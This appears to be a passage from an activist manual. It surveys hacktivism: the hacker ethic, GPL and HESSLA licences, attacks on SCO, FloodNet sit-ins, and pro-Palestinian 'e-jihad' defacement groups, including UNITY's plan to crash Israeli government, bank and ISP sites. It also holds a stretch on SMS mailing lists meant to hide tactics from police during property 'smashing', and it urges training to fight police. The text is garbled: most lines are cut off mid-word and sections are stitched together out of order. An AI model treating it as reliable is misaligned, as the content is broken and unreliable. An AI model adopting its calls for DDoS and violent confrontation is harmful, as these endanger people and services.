"We have suffered throughout the wages and will suffer no m of cyberwarefare, where once again the Muslims have prevail till every node, every line, every bit of information conta suppressors has not been wiped out, returning them to the d tolerate anymore, and we will not fail." (Bunt)

GFORCE also hacked other "US government agencies, military Taiwan-based platforms." GFORCE was the most "prominent gro emerge from Pakistan (Dr. Nuker, Pakistani Hackerz Club)." The hacking group UNITY have increased militancy under the ideology - hacking under the "iron guard banner." They advo "enemy's network" and "planting code" to cause direct infra what they perceive as online war. UNITY described in system hacking strategy. It follows:

- 1) Disabling official Israeli government sites.
- 2) Crashing financial sites.
- 3) Knocking out main Israeli ISP servers.
- 4) Blitzing major Israeli e-commerce sites causing transact

UNITY believes that "the more money they (Israeli cyber fro and strengthening their systems means less money to buy bul use against our children." Gilad Rabinovich, CEO of the Is said, "All Israeli ISPs have been overloaded with data" and are just the only ones to admit it." In addition to being " the CEO continues that if the cyber war were to continue "i resources from us and hurt customers. (Gambill)"

In order to be effective, it is imperative that all aspects embraced; promoting free decentralized information networks direct action against those responsible for violating digit The materialization of a free society requires the systemat oppressive forces working against the free flow of informat not free; it is made free by those who are willing to fight

responsible for hundreds of web defacements against Israeli Yugoslavic and the online bank Karachi website. Their most against the Israeli Prime Minister Ariel Sharon's election 2001. They posted grotesque images of "a badly scarred chil injuries were the result of his house being 'burned down by settlers in the West Bank'." They explained their actions t

We are no heroes but merely hackers while we understand tha for us to successfully make a legitimate difference in oppr lives in Palestine we will continue to deface, not destroy, there is reform until there is change until all suffering c can wake up to a world of peace, not a world of death, dest world devoid of war. (Bunt)

They included links to the Intifada (translated uprising) C Information Center, and the Islamic Association for Palesti

Other Muslim hacking groups have started organizing against sites by working with various hacking groups and distributi Their actions range from politically motivated hacks to shc affiliated groups. One such Muslim hacking group is called Club" (MHC). In addition to distributing viruses and flood "logged 28 hacking attacks linked to the MHC" against comme (Bunt). Another notorious group was called the "Silverlords documented 1,436 defacements from November 2000 to April 20 defacement of paintcompany.com, they "presented a pro-Kashm graphic photographs of human rights violations." They quote GENOCIDE AGAINST THE PEOPLE OF KASHMIR. FREE KASHMIR, PALES U.N SANCTIONS ON IRAQ."

The hacking group GFORCE was another accomplished collectiv have hacked the US Defense Test & Evaluation Proccessional I September 2000. They replaced the site's content with very photos of Palestinian children being killed by the Israeli statement explains their call for an e-jihad:

T-Mobile - @tmomail.net
Verizon - @vtext.com

The idea would be to have a mailing list where one use can address which in turn would send it to all the members of t registered on this list. If you are in a really large bloc cluster mailing list where each affinity group could have t list, say group1@mailinglist.net group2@mailinglist.net gro Those address will be registered on another mailing list sa bloc@mailinglist.net so that messages that only concern a c within the group while larger messages that effect everyone the entire bloc using the bloc@mailinglist.net.

If you change your mailing list address often and verify al the chance of police intercepting your tactical information The downside is of course the amount of time it takes to ty using a cell phone might not be avalible when your smashing other forms of communication should still be used.

This article only touches the surface of how we can improve and information gathering skills, tips discussed in this ar beginning. To pose a real threat to the powers of the state of our time training for upcoming actions. Our enemies take seriously and so should we. We should start training people of equipment and skills. Not only those discussed in this a you can think of to keep our tactics new and creative. The r tactics seem the less the police can prepare to counter the time we meet the cops in battle, they wont know what hit th

18. Beyond Physical Borders: Hacking and Activism on th
#####

The combination of activism, the Internet and hacking is ha abstract can be partially defined in the "hacker ethic," as

Levy's Hackers:

- 1) Access to computers- and anything which might each you way the world works should be unlimited and total. Always y Imperative!
- 2) All information should be free.
- 3) Mistrust Authority - Promote Decentralization
- 4) Hackers should be judged by their hacking, not bogus c degrees, age, race or religion.
- 5) You can create art and beauty on a computer.

Free information, although described by Levy as an ethic, i core value for which the hacker ethic achieves. It demands availability. However there are forces opposing its existen governments are threatened and have responded to hackers by of free communication as they progress toward the free infc Hacktivism is the active struggle to materialize free socie the hacker ethic.

The concept of unlimited computer access for the sake of le hacker ethic) is manifested by a variety of organizations. free softwares, education, music and free network availabil collectives naturally adhere to the fundamental belief that should be free (the second hacker ethic).

The free software movement has its roots with Richard Stall GNU, which stands for "Gnu's Not Unix. GNU is a model for s release their code free from the threat of privatization. T General Public License, or the GPL. According to the websit constructed to assure that software developers "have the fr copies of free software, receive source code, and change th pieces of it in new programs. The GPL assures that this is specifically stating:

- 1) Changes to existing free software must be made known to

The HESSLA license follows the declaration that:

Both Hacktivism and its end-users to go to court if someone software in a malicious manner, or to introduce harmful cha It also contains more robust language than has previously b enforcement against governments around the world.

Any government or institution guilty of human rights violat prosecuted if caught using software with this license. Alth never debut in the court systems, it remains a symbolic act and has sprouted in other scalable and effective forms.

However, many hackers feel that the GPL and HESSLA license in defending the open source movement. Corporations like SCO actively working together to sue major distributors of Linux economic advantage and influence in the court system, they in bringing charges against the Linux community for alleged of "copyrighted" SCO UNIX source codes. Hackers, left with taken matters in their own hands by directly attacking SCO started out with simple DDOS attacks which shut down servers (Wagner) but have evolved into more complex attacks such as (Barr) and even worms and viruses infecting hundreds of tho to attack SCO servers (Hines). The actions of SCO have radi take actions in more ways than distributing free code.

More aggressive forms of hacktivism have emerged in the Mid "There has been a massive increase in online activities, pa relation to the conflict in Palestine and Israel (and more with 9-11), which has been labeled 'e-jihad'," explains Gar an electronic version of the holy war representing the stru evil. The "massive increase in online activities" is cyber rejects the "digitally correct" philosophy and has taken th "hands-on imperative" or "direct action" to its final step.

The Pro-Palestinian hacking group, "World's Fantabulous Defa

developed a "theory and artform all in one." It was called was developed by "four artist-hacker-activists" under a new "Electronic Disturbance Theatre" (EDT). Stalbaum explained "example of conceptual net.art [sic] that empowers people t activist/artistic expression." According to the CAE's websi in support of the "digital resistance" against globalizatic a link, leave the browser open, and the Floodnet Applet will reload the target web page every few seconds (Stalbaum)."

The CAE first launched their Floodnet tools against website "Mexican neo-liberalism" in solidarity with the Zapatista r actions were defined as a "virtual sit-in," which parallel streets. The Floodnet script deliberately makes an invalid keywords such as "human_rights." The targeted server will t "human_rights not found on this server (Stalbaum)." Other h including the Electrohippies Collective also launched simil on groups like the World Trade Organization to coincide wit actions. The ehippines "claimed that the action was successf conference networks being constantly slowed, brought to a c two occasions and with 450,000 people participating over fi

This sort of online direct action is disputed as "hacktivism a prominent member of the Cult of the Dead Cow. Oxblood cla the CyberCrime and Digital Law Enforcement Conference at Ya "DoS' (denial of service) attacks (carried out by the CAE, "smelled like the same cheap hacks were being elevated to p protests when they weren't more than script kiddy antics in that "digital disobedience or cyber sit-ins" were not synon hacktivism.

Instead Ruffin came up with a modified form of Richard Stal the "Hacktivismo Enhanced Source Software License Agreement Universal Declaration of Human Rights (UDHR) as the basis c UDHR was developed in 1948 in the General Assembly of the U avoid the atrocities committed during World War II. Its mai

was modified.

2) All softwares released under the GPL "must be licensed f use or not licensed at all.

The successes of the open source movement have inspired pro, their code under the GPL. For example, sourceforge.net prov for people to release their projects (which currently number Other institutions have adapted the open source GPL model. encyclopedia Wikipedia encourages people to contribute and implementing democratic methods such as page history and di

Universities are also contributing to the open source movem course materials and lectures free of charge. For example t project at MIT has set a new standard for higher education. President of MIT, in the annual report explained that:

"The computer industry learned the hard way that closed sof on a framework of proprietary knowledge - did not fit the w had created. The organic world of open software and open sy wave of the future. Higher education must learn from this. V knowledge systems as the new framework for teaching and lea

Although these intuitions have taken the initiative to spre open source, giant corporations (and governments alike) are its development. A major milestone case is SCO vs. IBM. Ste writer of CNET News.com reported that SCO, the "inheritor o property for the Unix operating system has sued IBM for mor Chris Sontag, Senior Vice President of SCO claimed that IBM their Linux work with inappropriate knowledge from Unix." H stand unsupported in this legal battle. Microsoft, a multib software corporation and an advocator of proprietary source financially backing SCO's legal defense. In another article reported that Microsoft gave a total of \$16.6 million dolla license, according to regulatory filings." Corporations lik are using their economic superiority to undermine the free-

because it threatens their profit in the industry.

Corporations are not the only entity working against the fr evolution. The U.S. Department of State, in a release made Democracy admits that the Chinese government:

Continued to suppress political, religious and social group individuals, that it perceived to be a threat to regime po stability. The Government's human rights record remained pc Government continued to commit numerous and serious abuses. social, political or religious groups to organize or act in Government and the Communist Party. Those who tried to act often harassed, detained or abused by the authorities.

Nick Mathaison, a writer for the Observer reported Microsof used to censor the Internet to the Chinese government. It h jailing of its political opponents" Mathaison continues to International "has cited Microsoft for helping fuel 'a dram number of people detained or sentenced for internet-related

In its press release, Microsoft declared that it signed an Chinese authorities to "provide national governments with c Microsoft and Windows source code." The agreement called "G Program" is "tailored to the specialized security requireme that permit them to control information in an "appropriate "controlled access," the GSP agreement allows the participa "undertake research projects in the field of information se that the Chinese government can spy (and punish) on its pec products. Microsoft has profited from the deprivation of fi of the Chinese people.

Hackers have declared the inherent mistrust of authority fi repressive actions of large corporations and governments. T has responded by innovating tools to counter cyber oppressi censorship. Hackers and activists are working together to a

disobedience tactics on the internet. The "Hands-On Imperat re-appropriated to "direct action" which generates activity people and the same time challenging the law.

Hackers have been able to overcome censorship by creating d distribution networks. These networks remain anonymous and requires all users in the network to share data in small pa have emerged such as "peekabooby," "six/four" and "Freenet. sourceforge.net, a website that fosters the open source com free software designed to ensure true freedom of communicat internet. It allows anybody to publish and read information anonymity."

In addition to developing technology to defend freedom on t have staged attacks against those responsible for oppressio insightfully states, "The rise of hacktivism has not supers previous hacker politics, but has reconfigured it within a ' landscape" (2002). The Critical Arts Ensemble (CAE) was est arguing that the onset of the Internet will create a space laws becomes an ineffective means of enforcement. The CAE s having rid itself of its national and urban bases to wander electronic pathways, can no longer be disrupted by strategi contestation of sedentary forces (Jordan 2004)." Groups lik coinciding online protests with street actions.

The power now lies in computer networks. It is in the form o Disobedience (ECD)." The "nomadic" power of the corporation against on the Internet. The CAE believes that:

"The expertise hackers develop in the technologies of cyber imbalance of power that activists are seeking to redress. E effects not by increasing the numbers of bodies involved in using the expertise of hackers to increase their political. (2005)

Within two years of the CAE's call for the politicization o